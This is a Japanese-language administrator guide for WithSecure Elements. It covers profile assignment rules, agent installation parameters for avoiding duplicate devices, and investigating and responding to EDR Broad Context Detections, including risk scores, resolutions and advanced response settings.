プロファイルを割り当てる推奨方法は、WithSecure Elements Security Centerでプロファイル割り当てルールを使用することです。プロファイル割り当てルールは、デフォルトプロファイルを置き換えます。これらは、システムに追加された新しいデバイスに自動的に適用され、表中の上から下への順番で実行されます。最初に一致したルールが新しいデバイスに適用されます。一致するルールがない場合は、デフォルトのルールが適用されます。

注: [**変更追跡**]トグルをオンにすることができます。オンにすると、システムはルールを継続的に評価します。システムは、以下のいずれかに変更が検出されると、各デバイスのプロファイルとラベルの割り当てを更新します。

- Active Directory 組織単位
- IP
- リバースDNS
- WINS名
- 資産グループ

注: デフォルトのプロファイルでは、ユーザーがウイルス対策機能を無効にしたりアンインストールしたり、ほとんどの機能を制御できてしまうため、より厳格な独自のプロファイルを作成することをお勧めします。

プロファイル割り当てルールを追加するには

1. 下[**構成**]選択[**テンプレート**]サイドバーに表示されます。

のプロファイル プロファイルページが開きます。

2. [プロファイル割り当てルール] タブを選択します。
   ビューが開き、各デバイスタイプのデフォルトのアウトブレイクルールとプロファイル割り当てルールが表示されます。
3. [ルールを追加]を選択します。
   [ルールの追加] ウィンドウが開きます。
4. 次の情報を入力します。
   - 条件を選択します。
   - 選択した条件に基づいて、値を選択または入力します。
   - クライアントの種類を選択してください：Windowsワークステーション、Windowsサーバー、Linux、Macコンピュータ、モバイルデバイス、コネクタ。
   - 割り当てるプロファイルを選択します。
   - ルールにラベルを追加します (オプション) 。
   - ルールの説明を追加します。
5. [ルールを追加]を選択します。
   新しいルールがテーブルの一番上に追加されます。
6. 作成したルールの順序は、以下のいずれかの方法で変更できます。
   - ルールを目的の位置にドラッグ & ドロップします。
   - 移動したいルールの行で、[アクション] 列から [一番上に移動]または [一番下に移動]を選択します。

> **注:** 既存のデフォルトルールは、常にルールの一番下にあります。作成したルールをデフォルトルールより下に移動することはできません。

7. ページ下部の **「ルールが変更されました」** バナーで、[変更を保存]を選択します。

> **注 :** 変更を保存した後、システムがすべてのデバイスのルールを評価するように選択できます。

新しいルールがテーブルに追加されました。

Elements Agentのインストール時にプロファイルIDを指定してください。

使用状況に合ったルールを作成できない場合でも、Elements Agentのインストール時にプロファイルを指定することで、どのプロファイルが割り当てられるかを制御できます。

プロファイル ID を指定するには:

1. 次のようにして、プロファイル設定からプロファイル ID をコピーします。
   a) [セキュリティ構成]で、[テンプレート]そして、プロフィールを選択してください。
   b) 割り当てるプロファイルを編集します。
   c) プロフィール設定の上部に表示されるプロフィール ID をコピーします。
2. Elements Agentをコマンドラインまたはスクリプトからインストールする場合、例の数値を自分のプロファイルに表示されている数値に置き換えることで、コマンドにパラメータを追加できます。

```
ElementsAgentInstaller.exe --profile-id=117525
```

3. カスタム MSI インストーラーを作成する場合は、例の番号を自分のプロファイルに表示される番号に置き換えて、次のパラメーターを追加します。

```
PROFILE_ID=117525
```

> **注:** インストールパラメータとしてプロファイルIDを渡すと、プロファイル割り当てルールは評価されません。

プロファイルを手動で割り当てる

1つまたは複数のデバイスにプロファイルを手動で割り当てます。

設定を手動で割り当てるには:

1. クライアントをインストールしたら、WithSecure Elements Security Centerにログインします。
2. 下[**環境**]選択[**デバイス**]次に、1つまたは複数のデバイスを選択します。
   ページの下にメニューが表示されます。
3. [**プロファイルの割り当て**]を選択します。
4. ドロップダウン メニューから、選択したデバイスに割り当てるプロファイルを選択します。
5. [**プロファイルの割り当て**]を選択します。
   プロファイルは、選択したデバイスに割り当てられます。

3.6.3 デバイスを複製せずにElements Agentを再インストールする

エージェント インストールのライフサイクルについて説明します。これにより、エージェント インストール中に発生する可能性のある最も一般的な落とし穴を回避できます。

WithSecure Elements Security Centerでは、デバイス名が主な識別子としてデバイスがリストされます。実際には、クラウド サービスでは、何百万ものデバイスの一意性を識別するために、より微調整された方法が必要です。このため、インストール中に一意のUUIDが生成されます。デフォルトでは、使用している WithSecure Elements管理ソフトウェアで WithSecure Elements Agentアンインストールして再インストールすると、新しいUUIDが生成され、Elements Security Centerに同じ名前の2番目のデバイスが表示されます。これがまれなケースであれば問題にはなりませんが、場合によっては、Intuneなどの管理ソフトウェアによってオペレーティング システムのアップグレードの一環としてすべてのソフトウェアが再インストールされることがあり、その場合は準備しておくことをお勧めします。

Elements Agent を再インストールする際の問題を回避する

Elements Agentの再インストール中に潜在的な問題を回避するには、生成されたUUIDとともにデバイス固有の識別子をバックエンドに送信する必要があります。現在、次の2つのオプションがサポートされています。

- コンピュータの SMBIOS GUID (マザーボード上の一意の識別子)
- AD GUID (Active Directory からのデバイスの一意の識別子)

SMBIOS GUID

デバイスのシステム管理 BIOS 識別子は、製造元が設定した一意の識別子を使用して各コンピューターのマザーボードを定義する DMTF 標準です。

この識別子を使用することをお勧めします。

まれに、メーカーが標準に従わず、すべてのデバイスに同じ値を割り当てたり、このフィールドをサポート連絡先情報などの別の目的に使用したりすることがあります。潜在的な問題を軽減するために、すべてのデバイスがバックエンドで共通の識別子を共有するケースを防ぐために、既知の問題のある値に対してこのパラメータの使用を制限しています。これらの問題は非常にまれであり、ビジネス用に販売されているラップトップで発生する可能性は低いことに注意してください。

AD GUID

デバイスが会社のActive Directoryに登録されるときに生成される一意の識別子

> **注：** SMBIOS GUIDが機能しない場合、例えばイメージの起動時にSMBIOSが変更される非永続的なVDI展開の場合などに、この方法をお勧めします。

この識別子は 、Elements Agent のインストール前に Active Directory に登録されているコンピューターに対してのみ有効です。

デバイスが削除され、その後Active Directoryに再度追加された場合、Elements Agentを再インストールすると、Elements Security Centerに同じデバイスが複製される可能性があります。

インストール中にこれらのパラメータを使用すると、次のことが起こります。

- 初回インストール
  - Elements Agentインストールの一環として一意のUUIDを生成します
  - 登録中に、Elements Agentサブスクリプションキー、生成されたUUID、およびSMBIOS GUIDまたはAD GUIDをバックエンドに送信し、両方が保存されます。
  - Elements Security Centerに新しいデバイスが追加されました
- 次のインストール:
  - Elements Agentインストールの一環として一意のUUIDを生成します
  - 登録中に、Elements Agentサブスクリプションキー、生成されたUUID、およびSMBIOS GUIDまたはAD GUIDをバックエンドに送信します。
  - バックエンドは、同じサブスクリプション キーを持ち、同じ SMBIOS GUID または AD GUID を使用するデバイスを識別し、それらを既存のデバイスに接続します。
  - 新しいデバイスは Elements Security Centerに追加されませんが、既存のデバイスは更新されます。

> **注：** すべてのインストールで同じサブスクリプション キーを使用する必要があります。

> **注:** Horizonデスクトッププールでは、[**既存のコンピューターアカウントの再利用を許可する**」オプションをオンにして、システムが重複したデバイスを生成しないようにしてください。Active Directoryアカウントを作成すると、クローン操作後も変更されません。そのため、Elements Security Centerは、たとえ同じ名前であっても、それらを別々のデバイスとして認識しません。

.exe ファイルを使用して Elements Agentインストールする場合は、次のパラメータを使用します。

- 識別子としての SMBIOS GUID:

```
c:\path\to\installer.exe --use_smbios_guid
```

- 識別子としての AD GUID:

```
c:\path\to\installer.exe --use_ad_guid
```

Elements Agentを.msiファイルでインストールする場合は、以下のパラメータを使用してください。

- 識別子としての SMBIOS GUID:

```
msiexec /i c:\path\to\installer.msi /qn UNIQUE_SIGNUP_ID=smbios
```

- 識別子としての AD GUID:

```
msiexec /i c:\path\to\installer.msi /qn UNIQUE_SIGNUP_ID=adguid
```

第 4 章

検出の調査とインシデントへの対応

トピック :

- 広範なコンテキスト検出を調査する
- 検出結果に対応する
- 検出アラートを設定する
- セキュリティイベントに関するカスタマイズされたメールレポートを作成する
- ベスト プラクティス

検出の調査とインシデントへの対応

ElementsEDRが検出した事象の調査とインシデントへの対応には、検出結果の評価と処理、メールアラートの設定、レポートの生成が含まれます。

この章では、Elements EDR が検出した事象を調査し、Elements Security Centerからインシデントに対応する方法について説明します。検出結果の評価と処理、メールアラートの設定、レポートの生成、および日常的な使用におけるベストプラクティスについて解説します。

4.1 広範なコンテキスト検出を調査する

状況に応じて、インシデントをすぐに顧客に知らせることが最善の場合があります。また、検出にに対応する前にさらなる情報を収集することが最善の場合もあります。

検出はポータルに到着する前に、複数の行動アルゴリズムによって完全に分析され、AI(人工知能)を介して Broad Context Detection (相互に独立していると思われる一連の相互接続イベント) に統合されます。これらの検出を調査し、対応方法を決定する必要があります。

次の方法で検出を調査できます。

1. 選択 **イベント** > **広範なコンテキスト検出**

   「広範なコンテキスト検出」ビューには、検出されたすべての広範なコンテキスト検出結果が表示されます。

2. リストから調査したい Broad Context Detection を選択します。

   潜在的な攻撃を特定した可能性があると思われる場合は、それがもたらすリスクのレベルを評価してください。

3. リスク レベル スコア、信用度、および検出の重大度を確認して、処理すべきものか判断します。
4. 類似の特性を持つ同様の検出結果を表示して、過去にどのように処理されたかを確認してください。

   同様の検出は、検出に関する情報とその検出方法を収集することに役立ちます。類似した検出の名前をリストから選択して、その情報を表示することができます。

5. **プロセスツリー**を確認して、攻撃者がどのようにネットワークへの不正アクセスを試みたかを特定してください。

   プロセスツリーには、検出に関連するプロセスと、それらのプロセスが実行した処理が表示されます。二重キャレットアイコンを選択すると、特定のアクティビティに関する詳細情報と分析が表示されます。

   詳細ビューでは、ホスト名、ユーザ、コマンドラインのコマンド、アプリケーションの完全なファイル パス、およびファイルと親の SHA1 チェックサムが表示されます。分析には、アプリケーションが実行したプロセスのカテゴリとアクティビティが表示されます。

> **注:** インシデントをさらに調査したい場合は、イベント検索により、Broad Context Detection のより詳細なテレメトリ データが提供されます。

6. **ログ**ビューを確認すると、イベントごとに何が起こったかの一覧が表示されます。

> **ヒント:** インシデントを調査するときに、コメント (吹き出し) のアイコンを選択してコメントを読み書きします。

7. 調査結果に基づいて、攻撃に使用されたホストと、攻撃の標的となっている可能性が最も高いホストを特定してください。

8. 当該ホストを、インシデントが解決するまでネットワークから隔離すべきかどうかを判断してください。

インシデントを顧客と処理する際には、ステータスを更新することを忘れないでください。インシデントを適切に処理したら、インシデントを閉じて (終了して) ください。

4.1.1 イベント検索による高度なインシデント調査

イベント検索を使用すると、センサーが収集したエンドポイントイベントデータを表示できます。このデータを使用して、脅威の兆候を検索したり、すでに調査しているインシデントのコンテキストをさらに見つけることができます。

イベント検索は、高度なインシデント調査用に設計されています。イベントが発生した時間、およびイベントが発生したデバイスと組織に基づいて、イベントをフィルタリングおよび検索できます。

イベント検索を使用すると、特定の脅威に関連付けられた特定のアクティビティやメソッドを検索できます。たとえば、特定のコマンドライン引数で起動されたプロセスを検索できます。また、イベント検索を使用して、不審なインシデントとしてフラグが立てられたインシデントに関する詳細なコンテキストを検索することもできます。

イベント検索を使用する

セキュリティイベントビューには、現在選択されているフィルタリングルールに基づいてエンドポイントイベントデータが表示されます。

> **注: セキュリティイベント**ビューに表示される列を変更するには、**[表示列]**メニューを使用するか、イベントの詳細を開いて
> 
> を選択し、新しい列をテーブルに追加します。

イベントを検索するには

1. 選択 **イベント** > **[セキュリティイベント]**。
   セキュリティイベントビューには、現在選択されているフィルタビューで検出されたイベントの一覧が表示されます。

> **注 :** システムのデフォルトのフィルタービューには、表示するイベントがない場合があります。

2. たとえば、イベントタイプ、オペレーティングシステム、デバイス名に基づいてイベントをフィルタリングします。
   a) **[フィールドを選択]**ドロップダウンメニューから、フィルターを適用するフィールドを選択し、値を入力します。
      一部のフィルターでは、フィルター値を含むイベントを表示するか、まったく同じイベントを表示するか、入力した値を含まないイベントを表示するかを選択します。
   b) **[適用]**を選択して、新しいフィルターを追加します。
   検索を絞り込むために必要なだけフィルターを追加できます。

> **ヒント :** たとえば、特定の日付のイベントを検索するには、**[時間]** フィルターを選択し、**[値の選択]** フィールドを使用して時間範囲を選択します。

3. フィルタリングされた結果テーブルで、下矢印アイコンを使用してイベントエントリを展開し、特定のイベントに関する詳細情報を表示します。

結果テーブルには、指定したフィルターに一致するイベントが表示され、各イベントの詳細情報を展開できます。

イベント検索ビューを保存する

検索条件を保存しておけば、後でそのフィルタリングルールを再利用できます。

現在のビューを保存するには:

1. オン **イベント** > **[セキュリティイベントについては]**、説明に従って検索フィルタリングルールを作成してください。
2. 「**表示**]フィールドを選択してください。
   「**表示**]ダイアログには、既定のシステムビューと、作成したすべてのフィルターが表示されます。
3. 新しい検索フィルターを保存するには [、 **「名前を付けて保存**]を選択してください。
   a) [**ビュー名**]に、新しいビューの名前を入力します。
   b) 新しい検索フィルターを既定のビューにするには、[**既定として設定**]を選択します。
4. 新しいビューを保存するには、[**保存**]を選択してください。

> **注:** 既に作成済みの検索フィルターを編集する場合は、[**保存**]を選択する前に、編集したいビューが選択されていることを確認してください。

保存されたビューには、すべてのフィルター、検索文字列、ビューを保存したときに表示される列が保存されます。

4.1.2 リスク レベル スコア

リスクレベルスコアは、顧客環境における検出の推定リスクを表します。

検出されたアクティビティ、ルール、またはサブ検出の深刻度と精度によって、リスクレベルスコアが決定されます。このスコアは、リスクが検出されたエンドポイントの重要性も考慮に入れています。

重大度	重大度とは、アクティビティの背後にある意図が悪意のあるものである場合に、アクティビティが及ぼす潜在的な影響を指します。
忠実度	忠実度は、検出されたアクティビティが悪意のある動作の結果である可能性を示します。
アセットの重大度	アセットの重要度によって、エンドポイントのレポートの機密性のレベルが決まります。

脅威レベルは、このデータに基づいて決定されます。インシデントの全体的なリスクレベルは、複数の発生事例から得られたこれらの脅威レベルを組み合わせることによって算出されます。

表 2 : リスクレベルスコアの範囲

リスク レベル スコア	カラーコード	重大度	説明
36-65	グレー	低リスク レベル	異常な活動は特にありません。
66-75	黄	中リスク レベル	悪質なサイバー活動のリスクは増加したが、大きな影響は生じていません。
76-90	オレンジ	高リスク レベル	悪質なサイバー活動や潜在的な事件の重大なリスクは、顧客環境に深刻な被害をもたらす可能性があります。

リスク レベル スコア	カラーコード	重大度	説明
91-100	赤	重大なリスク レベル	悪質なサイバー活動の重大なリスクと潜在的なインシデントは、顧客環境の重要なホストを危険にさらす可能性があります。

監視対象ホストの重要性を変更する

検出の重大度は、部分的には影響を受けるホストの重要性に基づいています。

WithSecure Elementsのエンドポイント検出および対応機能は、ホスト上で実行されているプロセスに基づいて、ホストを以下のグループに自動的に分類します。

- サーバー
- 技術的なデバイス
- 非技術的
- 不明 (プロフィールを特定するのに十分なデータがありません)

インシデントのリスクスコアは、サーバーとして分類されたホストを攻撃対象とする場合に増加します。

次の方法で監視対象ホストの重要度を手動で変更できます。

1. 行く **環境** > **デバイス**編集したい顧客組織のビュー。
2. [**表示**]メニューで、[**EDR ステータス**]を選択します。

   [**EDRデバイス分類**]列には 、 WithSecure Elementsエンドポイント検出および応答システムがホストをどのように分類したかが表示され、[**デバイス重要度**]列には、ホストに割り当てた重要度が表示されます。
3. 名前を選択して、編集するホストを選択します。
4. [**更新の重要度**]を選択してください。
5. 選択したホストの新しいステータスをプルダウン メニューから選択します。
6. [**更新**]を選択してください。

選択されたホストは、新しい重要度に基づいて更新されます。

自動デバイスプロファイリング

自動デバイスプロファイリングモデルは、エンドポイントデバイスからのイベントデータを処理します。

自動プロファイリングでは、デバイスを大きく4つのグループに分けています。信頼度は、自動モデリングが収集した情報に対してどの程度の確信を持っているかを示しています。例えば、「Server95%」は、モデルがそのデバイスをサーバーであると強く確信していることを意味します。

表 3 : デバイスプロファイリンググループ

プロファイリンググループ	説明
サーバー	大量のサーバー固有のプロセスを実行します。
技術的なデバイス	システムまたはネットワークの管理目的、または開発者ツールなどの他の技術的使用に使用されるプロセスを実行します。

プロファイリンググループ	説明
非技術的なデバイス	ブラウザやオフィスツールなどの一般的なユーザーソフトウェアを実行しますが、開発者関連のツールやデータベース処理などは実行しません。
原因は不明です。	プロファイルを確実に選択するためのデータが不十分です。

メイングループと一緒に、デバイスがどのように動作し、どのようなものであるかをより完全に理解するための追加のラベルをデバイスに付けることができます。

表 4 : 追加のデバイス分類

追加の分類	説明
ドメインコントローラー	デバイスがドメインコントローラーとして機能します
仮想ネットワークインターフェイス	デバイスには少なくとも1つの仮想ネットワークインターフェイスがあります
仮想ゲスト	デバイスが仮想ゲストマシンとして機能します
仮想ホスト	デバイスが仮想ホストマシンとして機能します
ドメインネームサーバー	デバイスがドメインネームサーバーとして機能します
データベースサーバー	デバイスがデータベースをホストしています
LDAPサーバー	デバイスがLDAPサーバーとして機能します
ファイルサーバー	デバイスがファイルサーバーとして機能します
メールサーバー	デバイスがメールサーバーとして機能します

4.1.3 ソフトウェアを調査する

センサーデータは、組織内でどのアプリケーションが使用されているかを調査するのに役立ちます。

の **環境** > **ソフトウェア レピュテーション**このビューでは、過去30日間に組織内で起動された上位100個のアプリケーションを一覧表示します。エンドポイント内でインストールが完了していなくても、実行されたソフトウェアコンポーネントを可視化できます。起動された各実行可能コンポーネントについて、評判によって、安全、潜在的に不要なもの、不明、または有害であるかが示されます。

注: の[**ソフトウェアレピュテーション**]このビューでは、バックグラウンドで実行されているアプリケーションは表示されません。表示されるのは、Windowsオペレーティングシステムを搭載したエンドポイント上のアプリケーションのみです。また、インストールされているものの未使用のソフトウェアコンポーネントは表示されません。

ソフトウェアの調査は以下のように行います。

1. 選択 **環境** > **ソフトウェア レピュテーション**。
   の*[**ソフトウェアレピュテーション**]*ビューには、最もよく使用されるアプリケーションの一覧が表示されます。
2. 調査するアプリケーションをリストから選択します。

ヒント: 検索機能を使えば、例えば、評判が 不明なすべての マイクロソフト製アプリケーションやソフトウェアを見つけることができます。

詳細ビューには、アプリケーションが起動されたデバイス数、評判、製品名、ベンダーが表示されます。また、アプリケーションのサブコンポーネントとそのバージョン情報、および外部ソースで詳細情報を検索するために使用できるハッシュ値も表示されます。

3. 詳細ビューでデバイスの数を選択すると、選択したソフトウェアを起動したデバイスに関する詳細情報が表示されます。

ソフトウェア評価ビューには、アプリケーションの評判の詳細と、そのアプリケーションを起動したデバイスが表示されます。

4.2 検出結果に対応する

センサーが顧客の環境で異常を検出すると、ポータルで Broad Context Detection として現れます。

WithSecure Elementsのエンドポイント検出・応答（EDR）センサーは、インストールされたホスト上での動作イベントに関するデータを収集し、異常を検出します。例えば、Microsoft OfficeがPowerShellを起動するスクリプトを実行した場合、センサーはこの動作を不審なものとして検出し、ポータルで確認できます。

新しい Broad Context Detection がポータルに表示され、センサーの検出時に警告の受信者にメールが届きます。

注: 検出された事象が信頼できるアプリケーションに関連する場合は、検出の種類に合った対処法を選択してください。広範なコンテキストに基づく動作検出の場合は、抑制ルールを作成します。エンジンまたはマルウェアの誤検出の場合は、「ホワイトリストへの[**登録をリクエスト」を**]使用してください。

検出に対応するには

1. 選択 **イベント** > **広範なコンテキスト検出**。
   の**広範なコンテキスト検出**ビューには、検出されたすべての広範なコンテキスト検出結果が含まれます。

ヒント: IDに基づいてBroad Context Detectionを検索するには、**データコンテンツ**に基づいて結果をフィルターし、ID番号を入力します。

2. リストから調査したい Broad Context Detection を選択します。

   [検出] ビューには次の情報が表示されます。

   インシデントタイプ　検出されたインシデントの種類に関する情報。

リスク レベル スコア
攻撃が成功する可能性の信用度に基づくリスク レベル スコア、攻撃がどれだけの害を与える可能性があるか、攻撃された企業の場合はそのデバイスの重大度の基準を表します。

検出の現在のステータス
- [**新規**]：事件として確認されていない新たな検出。
- [**承認済み**]：この事件は調査が必要な事案として認識されています。
- [**処理中**]：このインシデントは現在対応中です。例えば、管理者には既に通知済みです。
- [**監視状況**]：この件は解決済みですが、今後の状況について引き続き監視しています。
- [**顧客からの連絡待ち**]：このインシデントは、先に進む前にエンドユーザーからの確認または応答を待っています。
- [**解決済み - インシデント**]：このインシデントは解決済みとなり、監視は終了しました。検出はインシデントとして確認されました。
- [**解決済み - 誤検知**]：このインシデントは解決済みとなり、監視は終了しました。検出された事象は悪意のあるものではありませんでした。
- [**解決済み - 結論未定**]：この事案は解決済みとなり、監視は終了しました。検出された事象は、事案であるとは確認されませんでした。
- [**解決済み - 許容される動作**]：このインシデントは解決済みとなり、監視は終了しました。検出された動作は許容される動作であることが確認されました。
- クローズ済み - 自動承認動作：システムが抑制ルールに一致したため、インシデントを自動的にクローズしました。
- クローズ済み - 自動誤検知：以前にクローズされた誤検知と一致したため、システムは自動的にインシデントをクローズしました。

影響を受ける会社とホスト
影響を受ける顧客組織と対象ホストのリスト

組織を選択すると、対象となるホストのリストと関連する詳細情報が表示されます。

同一の検出
過去30日間で会社で見つかった同一の検出数。同一のインシデントのアクティビティはまったく同じです。

フィールドを選択すると、同一の検出のリストが表示されます。

> **注：** Broad context detectionが誤検知としてクローズ（解決）された場合、すべての同一のインシデントは自動的に誤検知として認識されます。

同様の検出
過去30日間で会社で見つかった同様の検出数。同様の検出は、アクティビティが完全に同じでなくても、関連する可能性のあるインシデントを特定するのに役立ちます。同様の検出にはパーセンテージスコアがあり、アクティビティの類似度を示します。

フィールドを選択すると、同様の検出のリストが表示されます。

> **ヒント：** たとえば、類似の検出を使用して、標的型攻撃の本格的な規模を特定したり、以前に類似の検出がどのように解決されたかを確認したりすることができます。

> **ヒント：** Investigation Assistantを使用すると、Broad Context Detection（BCD）の概要を簡単に把握できます。

3. 入手可能な情報を用いて、広範なコンテキスト検出を分析する。
   - **概要**ビューには、影響を受けるホストとプロセスの図が表示されます。

     詳細を表示するホストを選択し、詳細情報を表示するプロセスを選択します。
   - **プロセスツリー**ビューには、検出をトリガーしたイベントが表示されます。

     ツリーを移動して、各プロセスの詳細情報を表示します。

   > **注：** センサーが検出した最新のアクティビティがリストの一番上に表示されます。

   - **分析**ビューにインシデントの説明を追加してください。また、コメントアイコンを選択すると、分析中にインシデントに関するコメントを表示したり入力したりできます。これらの説明とコメントはレポートに含まれます。
   - **ログに**は、これまでの検出状況が表示されます。

   > **ヒント：** 固定アイコンを選択してインシデントにブックマークを付け、固定されたインシデントを後で検索して見つけることができます。

4. Broad Context Detectionを分析した後、インシデントを確認するか、誤検知して解決済みにします。
   - 表示しているイベントがインシデントであると思われる場合は、インシデントの現在のステータスを選択してドロップダウンメニューを開き、ステータスを [**承認済み**]に変更してください。

     インシデントを確認した後、影響を受けた企業にメールでインシデントを通知し、インシデントの解決方法と侵害の可能性に関する作業を指示してください。
   - 表示されているイベントが誤検知であると確信している場合は、インシデントの現在のステータスを **[クローズ済み]** > **[（ 誤検知 ）]**に変更してください。

5. インシデントへの対処方法を選択するには、[**クイック対応**]または高度な対応アクションのいずれかを使用してください。

   推奨されるアクションは、検出された攻撃タイプに基づいており、一部の攻撃では、すべてのアクションが使用できない場合があります。

   インシデントの解決にサポートが必要な場合は、インシデントをエスカレーションして次の担当者に報告することができます。WithSecureアナリストたち。

ホストを隔離する	ネットワークからホストシステムを隔離します。
ユーザへ通知	影響を受けるホストのユーザに警告メールを作成・送信します。
ホストをスキャン	影響を受けたホストに対して、マルウェアのフルスキャンを実行します。スキャンが完了すると、WithSecure Elements Security Centerのデバイス詳細にあるスキャンレポートに結果が表示されます。スキャンには数分かかる場合があります。 **注：** [**ホストのスキャン**]機能は、WithSecure Elements EDRおよびEPP for Computers、ならびにWithSecure Elements EDRおよびEPP for Serversのサブスクリプションでのみ利用可能です。
フォレンジックパッケージを収集する	事件をより徹底的に調査するため、主催者から情報を収集してください。

   イベントのステータスが「進行中」に変更されます。

6. インシデントの処理が完了したら、インシデントを閉じます。インシデントの現在のステータスを選択してドロップダウンメニューを開き、ステータスを **[インシデント]** > **[完了]**に変更します。

ヒント : 解決済みのインシデントをアーカイブして、ダッシュボードで非表示にすることができます。

4.2.1 広範なコンテキスト検出のためのクローズドな解決策

各クローズドな広域コンテキスト検出には、その処理方法を記録し、将来の自動化を促進する解像度が付与されています。

広範なコンテキスト検出を終了する際には、その結果を説明する解決策を選択します。解決策は、システムが時間とともに学習し、自動化を促進し、検出がどのように処理されたかの一貫した記録を残すのに役立ちます。

以下の解像度が利用可能です。一部の解像度は手動で設定し、その他はシステムが自動的に適用します。

表 5 : 解決済み決議

解決方法	設定者	説明
[**事件**]	ユーザ	この検出は、対応が必要なセキュリティ上の問題です。検出された事象が実際のインシデントまたは不正行為であると確認した場合に、このオプションを選択してください。
[**結論が出ない**]	ユーザ	検出結果を確認しましたが、情報が不十分なため、実際のセキュリティ問題であるかどうかを判断できません。自動的な対応は行われず、検出結果はトレーニングや自動化にも使用されません。
[**偽陽性**]	ユーザ	この検出結果は、悪意のある活動ではなく、正常で安全なアプリケーションの動作と一致しています。誤検出として処理することでシステムが学習し、今後同様の検出結果が発生した場合は自動的に処理されるようになります。
[**許容される行動**]	ユーザ	検出結果は誤検出に似ていますが、コマンドラインやパスのパラメータに違いがあるため、システムは同一とはみなしません。検出結果を許容される動作として閉じると、抑制ルールを作成するためのウィザードが開きます。このウィザードでは、ワイルドカードを使用して一致パラメータを微調整できます。
自動的に承認される動作	システム	システムは、抑制ルールに一致したため、検出を自動的にクローズしました。検出結果は監査およびコンプライアンスのために引き続き表示されます。特に対応は必要ありませんが、必要に応じて抑制ルールを確認できます。
自動偽陽性	システム	システムは、以前に解決済みの誤検出と一致したため、検出を自動的に終了しました。以降の監視は行われません。判定が誤っていると思われる場合は、以前の解決状況を確認できます。

適切な解像度を選択する

以下のガイドラインを参考に、最適な解決策を選択してください。

- [**インシデント**]- 検出された事象が実際の攻撃または不正な活動であると確信できる場合に使用します。
- [**判断**]不能 - 検出結果を確認したが、コンテキストが不足しているため、それが実際の脅威であるかどうかを判断できない場合に使用します。

- [**誤検知**]-検出が間違っていた場合、またはセキュリティ上の関連性がないにもかかわらず同じアラートが繰り返し表示される場合に使用します。
- [**許容される動作**]- 意図的かつ承認された動作（たとえば、計画された管理者アクション）であり、抑制ルールを作成する必要がない場合に使用します。

> **注：** [**判断不能」を**]デフォルトの選択肢として使用することは避けてください。文脈が本当に不十分な場合にのみ使用してください。過剰に使用すると、システム学習におけるその価値が低下します。

解像度がシステム動作に及ぼす影響

解像度は自動化と将来の検出に影響します。

- [**インシデント**]としてクローズされた検出は、自動的な抑制をトリガーしませんが、時間の経過とともに検出精度を向上させます。
- [**判定不能**]として処理された検出結果は、トレーニングおよび自動化から除外されます。
- [**誤検出**]としてクローズされた検出は、同様の将来の検出を自動的に 自動誤検出としてクローズする可能性があります。
- [**許容動作**]としてクローズされた検出は、抑制ルールの基盤となり、一致する将来の検出を自動的に自動許容動作としてクローズすることができます。

> **注：** システムは、以前に [**インシデント**]として解決された検出に対して、自動誤検知を適用しません。これにより、実際の脅威が自動的に却下されることを防ぎます。

4.2.2 高度な応答アクションを有効にする

高度な対応アクションを有効にします。これにより、検出結果に対して自動修復オプションが追加されます。

高度な対応アクションは、有効にしたプロファイルの検出結果に自動修復オプションを追加し、リージョンに応じた特定のAWSエンドポイントへのアウトバウンドアクセスを必要とします。

1. 高度な応答をオンにするには、次の手順を実行します。
   a) WithSecure Elementsポータルで、[**テンプレート**]。
   b) 高度な応答をオンにする1つ以上のプロファイルを選択します。
   c) プロフィールページで、[**一般設定**]を選択します。
   d) [**統合**]で [**高度な応答**]をオンにします。
   e) [**保存して公開**]を選択してください。
2. 環境が、お住まいの地域向けの高度なレスポンスURLにアクセスできることを確認してください。

   高度なレスポンスには、特定のアマゾンウェブサービスドメインへのアクセスが必要です。

   EMEA：

   - `ac3ujg1ortm4c-ats.iot.eu-west-1.amazonaws.com`（ポート443、Windows 7および2012：ポート8883）
   - `c3hquxgihnj763.credentials.iot.eu-west-1.amazonaws.com`(ポート443)
   - `ew1-famp-prd-system-transfer.s3.eu-west-1.amazonaws.com`(ポート443)

   米国：

   - `ac3ujg1ortm4c-ats.iot.us-east-1.amazonaws.com`（ポート443、Windows 7および2012：ポート8883）
   - `c3hquxgihnj763.credentials.iot.us-east-1.amazonaws.com`(ポート443)
   - `ue1-famp-prd-system-transfer.s3.us-east-1.amazonaws.com`

APAC：

- ac3ujg1ortm4c-ats.iot.ap-northeast-1.amazonaws.com（ポート443、Windows 7および2012：ポート8883）
- c3hquxgihnj763.credentials.iot.ap-northeast-1.amazonaws.com（ポート443）
- ane1-famp-prd-system-transfer.s3.ap-northeast-1.amazonaws.com

調査アシスタントを使用して検出結果を分析する

Investigation AssistantはWithSecure Luminenの一部です。広範なコンテキスト検出の概要を迅速かつ明確に提供することで、複雑なセキュリティイベントの理解にかかる時間と労力を節約します。

Investigation Assistant は、Broad Context Detection (BCD) の簡単な概要と要約を提供します。この要約では、インシデント中に発生した重要な詳細と重要なイベントが強調表示されるため、この要約をさらなる調査の出発点として使用できます。また、脅威をより深く理解するのに役立つ追加のコンテキストも含まれています。

1. 選択 **イベント** > **広範なコンテキスト検出**
   「広範なコンテキスト検出」ビューには、検出されたすべての広範なコンテキスト検出結果が表示されます。
2. リストから調査したい Broad Context Detection を選択します。
3. [**Luminenで分析」を**]選択します。
   各検出にはリスクレベルのスコアがあり、お客様の環境における検出の推定影響を示します。
   *Luminen*は検出結果を分析し、概要を表示します。

> **注：** 調査アシスタントの概要は AI によって生成されるため、注意して扱う必要があります。すべての脅威に完全に対処するには、さらに調査と専門家の相談が必要になる場合があります。

4.2.3 レスポンスアクションを作成する

1つ以上のエンドポイント上で、フォレンジックアーティファクトを取得したり、脅威を封じ込めたりするための対応アクションを作成します。

レスポンスアクションは、WithSecure Endpoint Response and Detectionスタンドアロン製品とWithSecure Elements Endpoint Protection製品でのみ機能します。

応答アクションでは、エンドポイントから特定のフォレンジックアーチファクトを取得し、より多くの情報を収集し、検出された疑わしいイベントに関する調査にさらなるコンテキストを提供することができます。また、発見された脅威を直ちにブロックすることで、攻撃者の目的を達成するのを遅らせたり、阻止したりすることも可能です。これは、必要に応じて、複数のエンドポイントに対して同時に行うことができます。

1. 行く **イベント** > **レスポンス**ビュー。
   の**セキュリティ**ビューが開きます。
2. [**新規作成**]を選択します。
   新しい応答アクションウィザードが開きます。
3. **「デバイス」**ビューで、応答アクションを作成するデバイスを1つ以上選択します。
4. [**次へ**] を選択します。
   アクションビューが開きます。
5. 1つ以上の操作を選択し、[**次へ**]を選択します。
   パラメータビューが開きます。
6. 必要なパラメータを選択または入力し、[**次へ**]を選択してください。
   概要画面が開きます。

7. 詳細を確認し、[**作成**]を選択してください。

